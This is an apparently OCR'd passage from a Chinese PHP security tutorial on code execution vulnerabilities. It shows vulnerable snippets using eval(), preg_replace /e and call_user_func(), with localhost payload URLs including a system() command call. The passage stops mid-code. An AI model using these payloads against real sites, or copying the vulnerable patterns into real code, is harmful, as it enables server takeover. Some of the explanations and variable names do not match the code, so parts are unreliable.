


图29

8、代码执行漏洞

代码执行漏洞是我个人认为危害最大的漏洞，国内关于它的资料还比较少见，它的实质是能使攻击者执行任意 P H P 代码。换句话说，就是攻击者可以使服务器运行他所编写的恶意 P H P 代码。代码执行漏洞不受任何 P H P 配置的限制，所以我们能利用它轻易的夺下目标网站。

首先我们来看看一段存在代码执行漏洞的代码：

```
<?php
$myvar = "varname";
if (isset($_GET["a"]))
{
  $arg = $_GET["a"];
  eval("\$myvar = $a;");
  echo "\$myvar = " . $myvar;
}
?>
```

从代码中可以看出，变量 a 并没有经过任何过滤就被 e v a l ( ) 函数调用了，这就产生了代码执行漏洞。我们提交如下 U R L：“**http://127.0.0.1/hack12.php?a=phpinfo();**”，执行的结果如图 3 0 所示。




图30

从图30中可以看出，我们自定义的代码“phpinfo()”被成功执行了，当在magic_qoute_gpc认证为off的时候，我们还可以利用system()这个函数来执行外部命令，如提交“**http://127.0.0.1/hack12.php?a=system(“dir c:”);**”这个url就能执行“dir c:\”命令，如图31所示。




图31

Eval()函数的漏洞大家应该看到了吧？下面我们再来看看最常见的preg_replace()函数的代码执行漏洞，以下是漏洞代码：

```
<?php
$string = "Today is August 4, 2007";
$pattern = "/^/e";
echo preg_replace($pattern, $_GET["Month"], $string);
?>
```

代码的含义是读取变量Month的值，然后替换掉变量string中的字符串“August”。从正常的思维来看，似乎没有什么漏洞，但是我们仔细想想，变量Month是我们能够控制的变量，如果我们向它提交“phpinfo();”，那么应用到preg_replace()函数里面就是preg_replace("/^/e", "phpinfo();","Today is August 4, 2007");，这样的话不就可以执行到我们的代码了吗？马上来测试一下吧！

假设有一个存在代码执行漏洞的网页地址为“http://127.0.0.1/hack.php”，我们提交“**http://127.0.0.1/hack.php?Month=phpinfo();**”就能执行代码了，如图32所示。大家看到了吧？已经成功地执行了我们自定义的PHP代码。




图32

要寻找PHP的代码执行漏洞，我们首先要对PHP有一定的认识，还有就是要收集可以执行PHP代码的函数。接下来我将知道的一些能够执行PHP代码的函数用实例给大家演示一下。

脚本

首先来看一个名为call_user_func()的函数，以下是利用这个函数执行自定义代码的实例：

```
<?php
if (isset($_GET["c"]))
{
  echo call_user_func($_GET["c"]);
}
?>
```

这个函数有点特别，我们只需要提交“**http://127.0.0.1/hack.php?c=phpinfo**”（**注意，这里的phpinfo()函数没有加括号**）就能成功执行PHP的环境变量函数phpinfo()，如图33所示。




图33

下面再来看看一个叫str_replace()的函数，它也可以使得我们执行自定义的PHP代码，实例如下：

```
<?php
$string = "AaBbCcDdEeFfGg";
$pattern = "/^/e";
echo preg_replace($pattern, "str_replace('" . $_GET['text'] . "', '<i>" .
